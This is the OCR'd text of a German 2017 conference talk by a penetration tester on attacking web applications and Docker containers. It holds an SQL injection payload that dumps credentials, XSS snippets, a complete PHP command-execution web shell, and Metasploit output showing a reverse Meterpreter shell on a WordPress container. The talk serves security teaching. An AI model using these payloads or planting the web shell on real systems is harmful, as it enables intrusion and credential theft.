T.I.S.P. TeleTrusT Information Security Professional

TeleTrusT Pioneers in IT security.

T.I.S.P. Community Meeting

Berlin, 14. - 15.11.2017

Aus dem Leben eines Hafenarbeiters

(Un-)sicherheit moderner Containerinfrastrukturen

Jan-Tilo Kirchhoff, Compass Security Deutschland GmbH

Darf ich mich vorstellen?

Jan-Tilo Kirchhoff

- Country Manager Compass Security Deutschland GmbH
- verheiratet, zwei Kinder
- Werdegang: Von der TK-Security zur IT-Security
- Kompetenzen
  - Netzwerk Sicherheitsprüfungen
  - ICT- Security (VoIP, PSTN, GSM …)
  - IT-Forensik

Hobbys

- Meine Familie
- Musik (Trompete und Chor)
- Electronic Jazz, Jazz Funk
- Laufsport
- ICT-Security

CISSP® Certified Information Systems Security Professional

CCFP® Certified Cyber Forensics Professional
European Union

OFFENSIVE security (OSCP)®

Compass Crew

Probieren geht über studieren …

Classic Penetration Testing


https://commons.wikimedia.org/wiki/File:Deal_Castle_Aerial_View.jpg

Vor dem Test

Threat Modelling

- **S**poofing
- **T**ampering
- **R**epudiation
- **I**nformation Disclosure
- **D**enial of Service
- **E**levation of Privileges

Trustboundaries



Wer sind die Angreifer?

Welche Ziele verfolgen sie?

https://upload.wikimedia.org/wikipedia/commons/c/c4/Backlit_keyboard.jpg

Angriffsziele Identifizieren

IP und Portscans

OSINT

Schwachstellen aufdecken


Beispielsweise in Web Applikationen

Web Server

- Apache, Nginx, IIS
- Tomcat, JBOSS

Content Management Systeme

- Wordpress
- Joomla
- Typo3




DOCKERDEMO
Just another WordPress site

File Edit View Search Terminal Help

```
root@kali:~# wpscan
_____________________________________________________________________

        __          _______   _____
        \ \        / /  __ \ / ____|
         \ \  /\  / /| |__) | (___   ___  __ _ _ __ ®
          \ \/  \/ / |  ___/ \___ \ / __|/ _` | '_ \
           \  /\  /  | |     ____) | (__| (_| | | | |
            \/  \/   |_|    |_____/ \___|\__,_|_| |_|

        WordPress Security Scanner by the WPScan Team
                       Version 2.9.3
          Sponsored by Sucuri - https://sucuri.net
   @_WPScan_, @ethicalhack3r, @erwan_lr, pvdl, @_FireFart_
_____________________________________________________________________


Examples :

-Further help ...
ruby ./wpscan.rb --help
```

SQL Injection

Anwender

Datenbankabfrage

Eingabe des Anwenders werden ungeprüft übernommen, z.B. in der Suchemaske.

Eingabe: `Apfel' UNION SELECT user, password from users;--`

Spezialfälle:

- Blind SQL Injection
- Time Based Blind SQL Injection

Software

```
SELECT column1, column2 from products
where column1 = 'userprovided input';
```

```
SELECT column1, column2 from products
where column1 = 'Apfel' UNION SELECT
user,password from users;--';
```

XSS

Ausführen von Code im Browser des Nutzers

Reflected XSS

Stored XSS

Einfach Variante:

```
<script>alert('xss');</script>
```

Event basiert:

```
onload, onerror, onclick, onmouseover
```


Kontrolle übernehmen

Web Shell

```
<?
//
// PHP_KIT
//
// cmd.php = Command Execution
//
// by: The Dark Raver
// modified: 21/01/2004
//
?>
<HTML><BODY>
<FORM METHOD="GET" NAME="myform" ACTION="">

<INPUT TYPE="text" NAME="cmd">
<INPUT TYPE="submit" VALUE="Send">
</FORM>
<pre>
<?
if($_GET['cmd']) {
        system($_GET['cmd']);
         }
?>
</pre>
</BODY></HTML>
```

Metasploit



Aktuell

Wordpress Plugin mit Backdoor


heise Security News Hintergrund Foren Events

Security > News > 7-Tage-News > 2017 > KW 37 > "Display Widgets": WordPress-Plugin mit Backdoor aus R

"Display Widgets": WordPress-Plugin mit Backdoor aus Repository entfernt

14.09.2017 15:32 Uhr – Olivia von Westernhagen vorlesen

Display Widgets
By displaywidget

Details Reviews Installation Support Development

Description

Change your sidebar content for different pages, categories, custom taxonomies, and WPML languages. Avoid creating multiple sidebars and duplicating widgets by adding check boxes to each widget in the admin (as long as it is written in the WordPress version 2.8 format) which will either show or hide the widgets on every site page. Great for avoiding extra coding and keeping your sidebars clean.

Version:
Last updated:
Active installs:
Requires WordPress
Tested up to:
Languages:

(Bild: wordfence.com)

Ein Plugin zur Verwaltung von WordPress-Widgets enthielt eine Backdoor, die dessen Herausgeber über Monate hinweg den Fernzugriff ermöglichte. Nun wurde es endgültig aus dem WordPress-Repository entfernt. Ein Update säubert bestehende Installationen.

Joomla CVE-2017-14597

8 Jahre alte Schwachstelle

Angreifer kann Administrativen Zugang erlangen

Voraussetzung: Authentisierung über LDAP

https://blog.ripstech.com/2017/joomla-takeover-in-20-seconds-with-ldap-injection-cve-2017-14596/

Und wie geht es jetzt weiter?

Wer bin ich? (Was darf ich?)

```
msf exploit(wp_admin_shell_upload) > run

[*] Started reverse TCP handler on
172.16.23.165:4444
[*] Authenticating with WordPress using
attacker:attacker...
[+] Authenticated with WordPress
[*] Preparing payload...
[*] Uploading payload...
[*] Executing the payload at /wp-
content/plugins/ZBYZPFgdMO/SCBAfleiOZ.php...
[*] Meterpreter session 1 opened
(172.16.23.165:4444 -> 172.16.23.131:58956) at
2017-11-07 11:36:06 -0500
[+] Deleted SCBAfleiOZ.php
[+] Deleted ZBYZPFgdMO.php

meterpreter > getuid
Server username: www-data (33)
meterpreter >
```


Wo sind wir hier eigentlich?

```
meterpreter > shell
Process 190 created.
Channel 1 created.
/bin/ip addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc
noqueue state UNKNOWN group default
    link/loopback 00:00:00:00:00:00 brd
00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
6: eth0@if7: <BROADCAST,MULTICAST,UP,LOWER_UP>
mtu 1500 qdisc noqueue state UP group default
    link/ether 02:42:ac:11:00:03 brd
ff:ff:ff:ff:ff:ff
    inet 172.17.0.3/16 scope global eth0
       valid_lft forever preferred_lft forever
pwd
/var/www/html/wp-content/plugins/ZBYZPFgdMO
```

Wo geht‘s weiter?

Lateral Movement

Vertrauensstellung ausnutzen



Rechte Eskalation

Dirty COW (CVE-2016-5195)

https://upload.wikimedia.org/wikipedia/commons/thumb/1/1b/DirtyCow.svg/895px-DirtyCow.svg.png

Dirty COW (CVE-2016-5195)

Linux Kernel Root Exploit

COW = Copy On Write


Race Condition in Linux Kernel Implementation of copy on write

Allows a user with lower privileges to write to files / memory that should be read only

https://upload.wikimedia.org/wikipedia/commons/thumb/1/1b/DirtyCow.svg/895px-DirtyCow.svg.png

Es geht noch einfacher

Ungeschützte Docker Instanzen im Internet




Wo sind hier die Grenzen?

Cloud Computing & Microservice Architectures

"In 15 months, 80% of all IT budgets will be committed to cloud apps and solutions" – Forbes, April 2017


- Weiteres Wachstum
  - Container / Microservices
  - Orchestration
  - DevOps



Quelle: https://www.datadoghq.com/docker-adoption/

SecDevOps

